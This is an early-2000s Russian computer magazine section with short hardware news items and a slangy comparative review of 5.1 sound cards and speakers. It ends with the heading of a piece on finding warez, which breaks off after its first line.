Очень часто бывает так, что насладиться звучанием любимых музыкальных композиций и на полную оторваться в каком-нибудь гамесе мешают либо придирчивые соседи, грозящие вызвать наряд доблестной милиции, либо другие обитатели квартиры. Достойным выходом из этого положения будет приобретение хороших наушников, таких, как RumbleFX от компании Evergreen, например.Наушники отлично сидят на голове (ну а где же ещё ;)), не слишком тяжёлые, имеют отличное качество звучания (мощные басы, "верха" очень чистые и прозрачные), а также технологию Force Feedback (обратная связь). В общем, всё, что может пожелать придирчивый геймер и меломан. Цена же в 40 баксов явно занижена для наушников такого класса, поэтому этот девайс можно смело рекомендовать к покупке.





Дешёвый FM-ТВ тюнер

Компания Aldi представила новый комбинированный FM-ТВ тюнер PC-TV-Radio-Karte на чипе BT 878. Карта имеет возможность захвата видео, приёма теле- и FM-каналов (телетекст тоже поддерживается) и оборудована композитным и S-VHS видеовыходами и стереоаудиовыходом. К тому же, карточку можно подключить непосредственно к звуковухе. Качество приёма телеканалов и радио на весьма хорошем уровне. Прилагаемый софт достаточно удобен и особых нареканий не вызывает. А если учесть невысокую цену (45 буказоидов), можно сказать, что новинка с гордым именем PC-TV-Radio-Karte удалась на славу.

Убийцы флоппи-дисководов

Помнишь, в одном из прошлых выпусках hard ньюсов я рассказывал об кульном девайсе от компании Matsushita, позволяющем записывать до 32 MB ценной инфы на обычной дискете? Так вот, славное начинание этой фирмы не осталось незамеченным, и сразу 2 компании выпустили аналогичные устройства. Имена новинок - SuperWriter 32 от Panasonic и Que! LS-240 SuperDisk от QPS. Приводы имеют интерфейс USB и работают с 120/240 MB Super Disk'ами, а также применяют технологию FD-32MB для записи 32 Мб данных на одну стандартную 1.44 дискету. За девайсы просят порядка 180-200 американских президентов. Столь высокая цена объясняется новизной технологии и отсутствием полноценной конкуренции в этом секторе рынка, но думаю, что сложившаяся ситуация в скором времени должна исправиться. Похоже, обычные флоппики, не претерпевшие почти никаких изменений уже за 10 (!) лет, скоро станут частью истории.

Редкостная "халява"

В одном из прошлых номеров][(статья "Камни АМД и их разгон") я рассказывал о зависимости разгона процессоров Duron от их маркировки. Но вот в продажу поступили камни Thunderbird со степпингом AXIA (первые буквы на маркировке ядра процессора), благодаря которому стал возможен почти 150% прирост производительности. Все камушки без проблем разгоняются с 1 ГГц до 1.47 ГГц. Конечно, подобные случаи - не такая уж большая редкость. Достаточно вспомнить Intel, некогда выпустивший партию процов 300Mhz Pentium II, легко заводившихся на 450Mhz, но нынешние скорости уже не чета прошедшим, поэтому AMDешные Thunderbird'ы со степпингом AXIA стали предметом охоты для продвинутых оверклокеров во всём мире. Конечно, кто откажет себе в удовольствии получить почти 500Mhz на халяву? ;) Благо, ценовая политика AMD и производительность их новых камней радует всё большее количество юзверей.

Магнитола для PC

Да, именно такой девайс выпустила компания NewQ. Имя новинки - NewQ Platinum (что-то знакомое в названии, не правда ли? ;)).

Эта магнитола совместима почти со всеми звуковыми картами и очень проста в установке (вставляется в свободный пятидюймовый отсек на корпусе). Из особенностей можно отметить поддержку 2- и 4-канального звука, 3D-звука, различных DSP-эффектов (зал, клуб, стадион и т. д.). NewQ Platinum также имеет FM-радио с автосканированием и возможностью запоминать понравившееся станции, стильный дисплей, хороший эквалайзер и удобный пульт дистанционного управления. Помимо всего прочего к этой магнитоле можно подключить проигрыватель компакт-дисков, мини-дисков, плеер и т. д. Удобно, стильно, функционально. Чего ещё можно пожелать любителям хорошего звука? Да и удивить стильным видом панели NewQ Platinum в корпусе можно кого угодно. Стоит этот девайс около 100 вечнозеленых. За качество, как известно, принято платить...

Коврики для настоящих перцев

Все, наверно, наслышаны о силиконовых титьках Памелы Андерсон, но мало кто знает, что силиконовые вставки бывают не только в привлекательных женских округлостях, но и в ковриках для мышек. Дело в том, что силиконовые имплантанты пользуются всё меньшим и меньшим спросом у женщин, поэтому специализирующиеся на этом компании были вынуждены начать выпуск альтернативной продукции. Например, такой, как коврик для мышки, снабженный силиконовой подушечкой для максимального удобства руки. Сейчас наибольшую популярность получили ковры от компании TINLEX:





А также Wrist Sofa от A4Tech:

Коврики имеют симпатичный дизайн, хорошую устойчивость (не будут скользить по столу, как большинство их собратьев), качественную антистатическую поверхность (уменьшают загрязнение коврика и мышки, но при этом улучшают сцепление шарика мышки с рабочей поверхностью), пресловутые силиконовые подушечки (для комфорта и уменьшения усталости кистей рук) и цену порядка 5-10 бакинских. Приятные ощущения и удобная работа гарантированы, но только хочу ещё раз напомнить, что никакие коврики не заменят настоящей женской груди ;).

Открытое письмо от TDK

Недавно в российской печати появилась информация, распространяемая представителями Уральского электронного завода (торговая марка Mirex), о переговорах, которые этот завод якобы ведет с компанией TDK о производстве на своих площадях компакт-дисков с возможностью однократной записи (CD-R) под торговой маркой TDK.

Компания TDK Recording Media Europe S.A. официально заявляет, что эта информация не соответствует действительности. Компания TDK не ведет и никогда не вела никаких переговоров с Уральским электронным заводом.

Начав исследования еще в начале 80-х годов, TDK была одной из фирм, первых представивших миру компакт-диски с возможностью однократной записи (CD-R). Диски CD-R от TDK занимают лидирующее место по продажам в Европе. Подтверждением доверия, которое вызывает продукция TDK, является тот факт, что после независимых тестов такие всемирно известные театры, как Ла Скала, Большой Театр, а также Бостонский симфонический оркестр выбрали диски TDK для хранения своих архивов.

Компания TDK Recording Media Europe S.A. пошла на такой шаг, как опубликование данного заявления, с целью пресечь попытки введения в заблуждение потребителей, путем распространения ложной информации о своих планах и продукции.

Новенький MP3/CD плеер

Похоже, MP3/CD-плееры становятся всё популярнее. Вот и корейская компания MultiChannel Labs стремится удовлетворить как можно большее количество любителей послушать любимые mp3'шки в дороге или на улице.

Её новый MiSEL MPJuke-2000 MP3/CD-плеер, безусловно, должен порадовать многих любителей музыки, т. к. характеристики этого девайса весьма достойны:

- поддержка CD/CD-R/CD-RW дисков;
- жидкокристаллический дисплей;
- отображение ID3-тэгов;
- удобная система навигации по директориям;
- проигрывание обычных аудиодисков и MP3 файлов с битрейтом от 8 до 320 Кбит/с;
- 10-секундный антишок для AudioCD и 50-секундный для MP3;
- возможность ручной регулировки уровня высоких и низких частот;
- передача звукового потока либо на линейный выход, либо на наушники.

Стильный, удобный, с хорошим качеством звучания и кучей разных фич и примочек MP3/CD-плеер MiSEL MPJuke-2000 обязательно найдёт своего покупателя.

Каждому хакеру прошивку с V.92!


ZyXEL объявил о скорой совершенно бесплатной модернизации всей серии Omni к новейшему стандарту связи V.92. Что это значит? Это значит, что теперь тебе будет доступна куча примочек, без которых практически невозможна жизнь любого продвинутого (и не очень) чела. Например, теперь ты будешь тратить гораздо меньше времени на соединение с провайдером: протокол V.92 может сохранять параметры предыдущих сеансов и сверять их с новыми. Также поднимется скорость передачи данных от твоего модема (с 33,6 кб/с. у V.90 до 48 кб/с. у V.92) при скорости загрузки 56 кб/с. Особое хитрое умение, которое есть у V.92, это Modem-on-Hold. Сидишь ты в инете, а тут тебе приятель звонит. В этом случае твой модем встает в ожидание (не обрывая связь), а ты треплешься по телефону. Потом кладешь трубу и продолжаешь ползать по инету.


В настоящее время ZyXEL упорно тестит протокол на всех Омнях, вылавливая ошибки и проверяя совместимость, но уже к концу 2001 года публика увидит официальную версию.

Чтобы получить все эти блага цивилизации, достаточно будет залезть на сайт www.omni.ru или www.zyxel.ru и совершенно бесплатно выкачать update. Так что, как говорится, не проспи тусовку!

Задолби соседей!

Константин Буряков aka p0r0h (p0r0h@ixbt.com)






SoundBlaster16... Какая живучая карточка! Впрочем, все древнее барахло живуче. Если вспомнить фидошников, которые просто пачками впаривают друг другу всякие модемы на 14400, 8-ми битные звуковухи, винты на 600 метров, материнки под 486 камень и т. д., то и удивляться перестанешь. Все старое, проверенное временем, хорошо при выборе банка, в который ты собираешься положить свои миллиарды, а вот при сборке компа такое старое железо ни принесет ничего хорошего, кроме экономии средств. Ну какой, на фиг, звук на 16-ти битной звуковой карточке? Ну ладно, для тех, у кого медведь на уши не наступал, а конкретно их обтоптал, может все это и сойдет, но для остальных... Сейчас же все-таки уже 3-е тысячелетие!!! Эра DVD, Dolbi Digital и прочей цифровухи! Пора, приятель, давно пора апгрейдить звуковуху. Вот в этот раз Х тебе и подскажет на что, собственно, апгрейдить-то.

MediaForte
www.mediaforte.com.sg

Эта сингапурско-голландская компания производит разнообразные оригинальные мультимедийные устройства (достаточно только взглянуть на их сайт ;)). Кстати, MediaForte была пионером в производстве FM-приемников для компьютера. Вот и теперь, отдавая дань моде, MediaForte представила общественности свою новую звуковую карту с поддержкой 6-канального звука.

Theatre X-treme 5.1



Лавры Х не дают покоя буржуям :). Сначала Мелкософт со своей приставкой X-Box, а вот теперь и сингапурско-голландская компания MediaForte не стала исключением :). Эта фирма не стала изобретать велосипед и построила свою звуковушку на довольно удачном и проверенном чипе ForteMedia FM801. Модные цифры 5.1 и слово "Theatre" говорят о возможности использования карты в построении "домашнего кинотеатра". Ладно, оставим пока в покое все эти новомодные слоганы и циферки, а лучше приступим к подробному рассмотрению спецификаций этой звуковухи:

чип Fortemedia FM801
PCI 2.2 интерфейс
5.1 аналоговый выход (стерео и четырехканальный звук тоже присутствует)
цифровые (!) вход и выход (электрический RCA разъём S/PDIF)
микрофонный вход
встроенное FM радио (!)
AC'97 кодеки от Sigmatel (двухканальный) и Wolfson (четырёхканальный)
игровой/midi порт
поддержка DS3D, EAX, A3D в играх
совместимость со старыми DOS-играми
программный DVD-проигрыватель WinDVD
программный MIDI-синтезатор S-YXG50
заявленное соотношение сигнал/шум 96 dB

В комплекте также идёт туева хуча софта: EzAudio AudioRack Application (аудиоутилита для воспроизведения треков с компакт-дисков, MIDI и WAV), Yamaha SoftSynthesizer Application (софтовый синтезатор Yamaha S-YXG50), RadioAKTIV Navigator (фирменная утилитка для управления встроенным радио), Music Match Juke Box 5.0 (популярная альтернатива Winamp'у с множеством настроек и возможностей) и WinDVD 2000 Application (софтовый плеер с русскоязычным интерфейсом для воспроизведения дисков DVD с поддержкой вывода звука на 6 колонок).

Тесты

Прежде всего мне захотелось посмотреть (вернее, послушать :)) встроенный цифровой FM-тюнер в деле. Подключив входящую в комплект антенну к звуковухе и проинсталлировав фирменную утилиту RadioAKTIV, я принялся сканировать FM-диапазон на наличие радиостанций. Как ни странно, этот радиоприёмник обеспечивал очень уверенный приём в диапазоне 88 МГц - 108 МГц с шагом 50 КГц (даже мой музыкальный центр иногда грешил неуверенным приёмом некоторых станций).

Интерфейс программки RadioAKTIV радует своей простотой, но в тоже время достаточной функциональностью: имеется 20 пресетов, частоты радиостанций сохраняются, возможность отключения приёмника по таймеру "Sleep", будильник "Alarm" позволяет проснуться (главное, громкость сделать побольше ;)) под музыку любимой станции. Но особенно нужно отметить функцию Radio Recorder & Player, предназначенную для записи композиций с радиостанций в wav-файлы (11, 22, 44.1 кГц, моно или стерео). А уже потом можно перегнать каким-нибудь популярным кодеком полученный wav-файл в народный формат mp3. Для этих целей рекомендую воспользоваться кодеком от Fraunhofer (www.audioactive.com), обладающим весьма высоким качеством записи. Таким образом, можно получить большую коллекцию музыки, не имея выхода в Интернет и не бегая каждую неделю в музыкальные магазины за новыми компактами.

Звук в играх

Для прослушивания музыки и гамесов использовались наушники Sennheiser HD475, средненького качества колонки Samsung SMS-5100 с сабуфером (причём тут SMS, непонятно :)) в роли фронтальных колонок и деревянные Radiotechnika S30B в роли тыловых, а также высококачественный набор деревянной 5.1 акустики F&D IHOO 5.1 (о ней немного попозже). Такой выбор колонок и наушников обуславливается стремлением охватить широкий спектр разнообразной акустики, чтобы читателям][было легче сориентироваться для своих конкретных нужд и возможностей.

Theatre X-treme 5.1 поддерживает стандарты 3D звука в игрушках DS3D (DirectSound3D - компонент DirectX, отвечающий за формирование объемного звука) , EAX (Environmental Audio eXtensions - расширения к DS3D, позволяющие создавать множество звуковых эффектов), A3D (моделирование трехмерного звука пространстве).

Так... С возможностями этой звуковухи и теорией всё ясно, теперь осталось послушать, как она ведёт себя в популярных гамесах. Для этого в срочном порядке были проинсталлированы Half-Life, Quake 3 Arena, Unreal Tournament, American McGee Alice, Soldier of Fortune, NHL 2001, FIFA 2001 и NEED FOR SPEED 5 (неплохой наборчик, не правда ли? ;)).

Сразу скажу, что со стула я не упал и в штаны не обделался, т. к. уже успел привыкнуть к 3D-звуку и к многим звуковым эффектам на своей звуковухе Aureal SQ 2500. Но, в общем и целом, звучание на Theatre X-treme 5.1 было совсем неплохим. Звуки пролетающих мимо ракет, скрип тормозов, рёв монстров из-за угла, крики с трибун и прочие эффекты произвели хорошее впечатление, однако в этом плане Aureal SQ 2500 был всё же получше. Как при использовании наушников, так и при выборе 2-х или 4-х колонок. Но звучание Theatre X-treme 5.1 через 5 сателитов и один сабвуфер тоже впечатляло (Aureal SQ 2500 не имеет поддержки 6-канального звука)

Музыка

Для прослушивания музона использовалась моя коллекция mp3'шек с разным битрейтом (от 128 kbs до 320 kbs), лицензионные компакты и несколько композиций в формате AC3 (для оценки всех прелестей 6-канального звука). Для воспроизведения музыкальных сидюков был выбран специальный plugin к WinAMP - CD Reader (www.url.ru/~copah), позволяющий считывать данные по шине IDE.

Сразу хочу предупредить, что не нужно трогать (хотя поэкспериментировать, конечно, можно ;)) громкость в микшере Wave/DirectSound, т. к. можно получить резкий рост искажений (кстати, это характерно для всех звуковых карт на чипе ForteMedia FM801). Поэтому лучше использовать общий регулятор громкости (Master Volume).

Предварительно выгнав всех "посторонних" из квартиры (потом сами бы убежали ;)), оставив только подружку с утончённым слухом (кстати, имея хорошую акустическую систему, не стыдно пригласить понравившуюся девушку на чашечку "Макконы" и послушать музыку ;)), мы погрузились в нирвану музыки всех стилей и направлений. От классической до хардрока и дискотечной "умца-умца".

В общем, звучание композиций было на достаточно высоком уровне. Такой разницы по сравнению с Aureal SQ 2500, как в игрушках, уже не было. Звук достаточно чистый, без искажений и лишних шумов. Но в наушниках Aureal звучал всё же предпочтительней.

Theatre X-treme 5.1 порадовал новизной ощущений при проигрывании музыкальных композиций в формате AC3. 6-канальный звук в стандарте Dolby Digital 5.1 впечатляет (использовалась акустика F&D IHOO 5.1). Позиционирование инструментов и объёмные эффекты были выше всяких похвал. Никакие mp3 и CD рядом не стояли. Жаль только, что AC3-файлы весят порядка 10-15 метов. В этом плане mp3 гораздо перспективней при создании большой коллекции музыки.


DVD

Главная фишка современной 5.1 звуковой карты - это полноценное воспроизведение на 6 каналах звуковой дорожки в формате Dolby Digital 5.1. И Theatre X-treme 5.1 вполне может этим похвастаться. Я подсоединил акустику F&D IHOO 5.1 и принялся за просмотр DVD (предварительно проинсталлировав WinDVD 2000 Application). Декодирование звуковой дорожки из Dolby Digital 5.1 на 6 аналоговых каналов у Theatre X-treme 5.1 выполнено на очень хорошем уровне. Просмотр DVD-фильмов производит неизгладимое впечатление. Все так отлично взрывается, отрывается, грохочет, воет, трещит, откалывается, падает и бабахает - только за стул держись!


Creative
www.creative.com

Creative - был и остаётся брэндом N 1 на рынке звуковых карт. Его SoundBlaster'ы известны во всём мире своим отличным качеством звучания и поддержкой всех современных технологий в области объёмного звука, а другие компании пока вынуждены довольствоваться вторыми ролями.

SB Live! Platinum 5.1



SoundBlaster Live! Platinum 5.1 построен на всё том же EMU10K и является уже третьим поколением креативовских звуковух, выполненных на этом чипсете. Отличительной особенностью Platinum является внешний модуль Live! Drive IR для 5-дюймового отсека.



На нём расположены: две пары цифровых интерфейсов (RCA и оптические входы и выходы), регулируемый выход на наушники, совмещённый регулируемый микрофонный/линейный вход, линейный вход 2 для записи с бытовой аппаратуры (отдельные левый и правый RCA-разъёмы), MIDI-интерфейс, вход и выход. Естественно Live! Platinum 5.1 поддерживает все современные звуковые API:

DirectSound, DS3D, EAX (версий 1.0 и 2.0) и A3D. А заявленное соотношение сигнал/шум составляет 98 dB. Буквы IR (Infra Red) в названии модуля свидетельствуют о наличии пульта дистанционного управления на инфракрасных лучах. Вот это действительно нужная вещь. Теперь работа с Live! Platinum 5.1 будет доставлять максимальное удовольствие и комфорт.

Ну а цифры 5.1 на коробке означают возможность вывода звука на шесть аналоговых линейных выходов, т. е. для воспроизведения раскодированного на 6 каналов звукового сопровождения в играх, DVD фильмов, а также для многоканальных музыкальных композиций (файлы AC3).
В комплекте к звуковухе вложено сразу 6 (!) компактов с разнообразным софтом для работы со звуком (audio&midi секвенсор Cubasis VST for Creative, wav-редактор WaveLab Lite, loop-редактор ReCycle Lite), утилитами (PlayCenter 2.0 и специальную версию Live!Ware 3.0), приложениями (цветомузыка Lava! 2.5, создание фотопанорам PixMaker Creative Edition, лайв-диджеинг Mixman Studio 3.2 и т. д.), игрушками MDK2 и Rollcage, драйверами и множеством демок для ознакомления со всеми широкими возможностями Live! Platinum 5.1.

Звук в играх

Сегодня фичи "Креатива" поддерживают почти все выходящие игрушки разнообразных жанров. Тем более, что после покупки Aureal компанией Creative разработчикам игр фактически приходится ориентироваться только на одну компанию. Другое дело, что разные разработчики гамесов реализуют звуковые API по-разному. У одних звуковые эффекты вызывают щенячий восторг, а у других рвотную реакцию. Впрочем, не будем о грустном, и вернёмся лучше к нашему Platinum.
Звуковое сопровождение и эффекты в играх были даже лучше, чем у карты Aureal SQ 2500, предназначенной, прежде всего, для игроков. Эхо в коридорах, шум приближающегося водопада, мощные взрывы, свист пуль, рёв монстра за спиной - всё это может заставить написать в трико даже опытного ветерана виртуальных сражений.


Музыка

Продолжаю петь хвалебные дифирамбы (хорошо соседи не слышат, а то бы санитаров из Кащенко уже вызвали :)). Звук отличный! Останутся довольны даже самые привередливые меломаны.

DVD

Качество звука, выдаваемого Лайвом выше всяких похвал, и местами я, привыкший к хорошей акустике, был просто потрясён звуковыми эффектами. Тут даже говорить не стоит. Creative Live! Platinum 5.1 просто нужно услышать самому!

ABIT
www.abit.com.tw



Вот уж действительно нежданный гость на рынке мультимедиа. Делал бы и дальше свои первоклассные материнские платы. Нет! Захотелось попробовать себя в новой роли.
Посмотрим, что из этого получилось.

Home Theatre AU10

Спецификации Home Theatre AU10:
чип Fortemedia FM801
PCI 2.2 интерфейс
5.1 аналоговый выход (стерео и четырехканальный звук тоже присутствует)
линейный вход и выход
микрофонный вход
игровой/midi порт
AC'97 кодеки от Sigmatel (двухканальный) и Wolfson (четырёхканальный)
поддержка DS3D, EAX, A3D в играх
совместимость со старыми DOS играми
программный DVD проигрыватель WinDVD
заявленное соотношение сигнал/шум 96 dB
ABIT решил не ограничиваться только поддержкой современных возможностей и стандартов, а позаботился и об удобстве юзеров. Для этого он снабдил свою звуковушку вполне солидным пультом дистанционного управления (приёмник для пульта ДУ также входит в комплект).
В комплекте также поставляется софтовый XG wavetable-синтезатор Yamaha S-YXG50



Аудио-утилита EzAudio, разработанная программистами чипа Fortemedia (для воспроизведения треков с компакт-дисков, MIDI и WAV).



Эту утилитку я уже использовал со звуковухой MediaForte Theatre X-treme 5.1, и особого впечатления она на меня не произвела. Однако, в целях ознакомления вполне можно ее поюзать, а уже потом установить что-нибудь более серьёзное (Winamp, например :)).

Звук в играх

После прослушивания Live! Platinum 5.1 трудно по достоинству оценить другую звуковушку. По сравнению с "живчиком" всё меркнет. Вот и Home Theatre AU10 не стала исключением. Звук был на уровне Aureal SQ 2500 и немного получше Theatre X-treme 5.1 от MediaForte. Правда, при использовании A3D у звуковухи ABIT Home Theatre AU10 наблюдались некоторые глюки (хрипы в звуке, высокие частоты иногда совсем пропадали), но с другими API (DS3D, EAX) было всё в порядке. Возможно, ситуация исправится с выходом новых драйверов для этой звуковой карты.


Музыка

Звучание было аналогичным карте Theatre X-treme 5.1 от MediaForte, поэтому ничего нового я не услышал. Но вот управление звуком с помощью пульта дистанционного управления произвело благоприятное впечатление.

DVD

Установив проигрыватель WinDVD и засунув DVD-диск в DVD-ROM, я принялся оценивать качество воспроизведения DVD-дорожки к фильмам. Работу мне максимально облегчил пульт ДУ. С его помощью можно включать/выключать изображение, перематывать взад и вперёд, регулировать громкость, управлять динамиками и субтитрами, настраивать яркость, контрастность и т. д. Кстати, этот пульт позволяет работать и с простыми компактами и игрушками.
Звучание DVD по 6 аналоговым выходам было на уровне Theatre X-treme 5.1 от MediaForte, но всё же хуже, чем у Live! Platinum 5.1. Что, в общем-то, и неудивительно.
Ведь, "Живчик" - карта совершенно другого уровня и стоит почти в 5 (!) раз дороже, чем Home Theatre AU10. В этом плане у ABIT куда лучшее соотношение цена/качество.

Genius
www.geniusnet.com.tw



Этот знаменитый производитель периферии и мультимедийных устройств славится, прежде всего, своей щадящей ценовой политикой. Впрочем, чаще всего от этого страдает именно качество. Посмотрим, как дело обстоит на этот раз.

Sound Maker Live 5.1

Что-то подозрительное название у этой звуковухи. Своеобразный закос под Live! от Creative получается. Видимо, надеются на лоховатых ламерков, увидевших знакомое название и соблазнившихся на низкую цену. Но лучше оставим маркетинг Genius в покое, а приступим к рассмотрению спецификаций этой звуковой карты:

чип Fortemedia FM801
PCI 2.2 интерфейс
5.1 аналоговый выход (стерео и четырехканальный звук тоже присутствует)
линейный вход и выход
микрофонный вход
игровой/midi порт
AC'97 кодеки от Sigmatel (двухканальный и четырёхканальный)
поддержка DS3D, EAX, A3D в играх
совместимость со старыми DOS-играми
программный DVD проигрыватель PowerDVD Pro 6
заявленное соотношение сигнал/шум 96 dB

На Genius Sound Maker Live 5.1 совсем нет цифровых входов/выходов, поэтому для подключения к ней 5.1 комплектов акустики подойдут лишь те ресиверы и усилители, которые имеют 6 аналоговых входов. Также по сравнению с другими популярными платами можно заметить, что разработчики Sound Maker Live 5.1 сэкономили на конденсаторах и стабилизаторах питания. Чего только не делают, чтобы выкроить пару баксов...

В комплекте к звуковушке идёт софтовый XG wavetable-синтезатор Yamaha S-YXG50, различные демки технологии Q3D, утилита EzAudio (стандартная для карт на ForteMedia) и программа создания презентаций Media@Show.

Звук в играх

Чуда не произошло. Трудно ожидать от дешёвой звуковухи прекрасного звучания. Вот и в этот раз Sound Maker Live 5.1 не стала исключением. Звук был на твёрдую троечку, но при использовании средненькой акустики (за $30-50) разница с другими звуковыми картами будет почти незаметной.

Музыка

Хотя в названии и присутствует слово "Live", но до настоящего "живчика" от Креатива Genius'у ещё ой как далеко. Приемлемым было пожалуй только звучание mp3'шек с битрейтом до 128 kbs, а с более высоким другие звуковые карты смотрелись предпочтительней Sound Maker Live 5.1. Точно такая же ситуация наблюдалась и при проигрывании музыкальных компактов, поэтому я не советую покупать её утончённым меломанам.

DVD

Звучание карты в DVD-фильмах (для этого использовался программный DVD-плеер PowerDVD Pro6, идущий в комплекте со звуковухой) по 6-аналоговым выходам особенно не отличалось от конкурентов на чипе ForteMedia FM801, но было хуже, чем у Creative Live! Platinum 5.1.

На чём слушать?

Конечно, тебя вполне могут устраивать китайские "погремушки" за 10 баксов, но лучше сразу позаботиться о качественной акустике. Поверь, звучание пластмассовых колоночек не сравнится с хорошими деревянными колонками. Ну а если речь заходит о современных игрушках и просмотре фильмов DVD, то не лишним будет приобрести целый комплект 5.1 акустики. Только не стоит думать, что за неё придётся отвалить целую кучу бабок. Существуют вполне приемлемые решения, как по цене, так и по качеству. Например, такой набор активной 5.1 акустики, как F&D IHOO 5.1.



F&D IHOO 5.1 включает в себя 5 раздельных акустических систем и сабвуфер с усилительным блоком. Корпус колонок полностью выполнен из дерева, что очень положительно сказывается на качестве звучания.

Вот технические характеристики F&D IHOO 5.1:
Сабвуфер 40 Вт
Фронт 30+5 Вт
Центр 15+15+5 Вт
Тыл 20 Вт
Сопротивление 4 Ом
Диапазон 20 - 20 000 Гц
Сигнал/шум > 75 дБ

В общем, за 130-150 американских президентов (просто очень смешная цена) можно получить акустику Hi-Fi класса. Кстати, некоторые продавцы быстро просекли фишку и быстренько задрали цены на этот комплект. Поэтому, не давай обмануть себя, а ищи где дешевле ;). Впрочем, если с баблом совсем туго, то могу посоветовать набор 5.1 акустики Genius SW-5.1 Surround, обладающий куда более скромными характеристиками и возможностями, но имеющий очень низкую цену (порядка 60 баксов).

Трибунал

Несомненным чемпионом является, как ты уже догадался, Creative Live! Platinum 5.1. Однако эта звуковушка доступна далеко не каждому (цена около 190 вечнозелёных), поэтому может иметь смысл приобрести Creative Sound Blaster Live! Player 5.1 - полностью идентичная звуковая карта, но без внешнего модуля и пульта ДУ.

Theatre X-treme 5.1 от MediaForte и Home Theatre AU10 от ABIT обладают практически идентичным звучанием (сказываются одинаковые кодеки и чип Fortemedia FM801) и поэтому выбор можно сделать, отдавая предпочтение встроенному FM тюнеру на MediaForte или пульту дистанционного управления у ABIT. Стоят эти звуковушки 45$ и 35$ соответственно.


Ну а Genius Sound Maker Live 5.1 могу посоветовать всем непривередливым юзверям или тем, у кого серьёзные напряги с баблом, благо цена в 25 бакинских скрашивает все недостатки этой звуковухи. Кстати, нелишне будет напомнить, что для получения удовольствия от объёмного звука и различных эффектов в гамесах, а также при проигрывании фильмов DVD требуется достаточно мощный процессор (хотя бы уровня PentiumII) и не менее 64MB оперативки.

В общем, желаю тебе сделать крутой домашний кинотеатр и в полной мере насладиться современными игрушками, да и отомстить соседям не забудь! ;)



Кто ищет - тот всегда найдёт!

В поисках вареза



Андрей Каролик (andrusha@sl.ru; http://www.dal.net.ru))

Что есть варез?

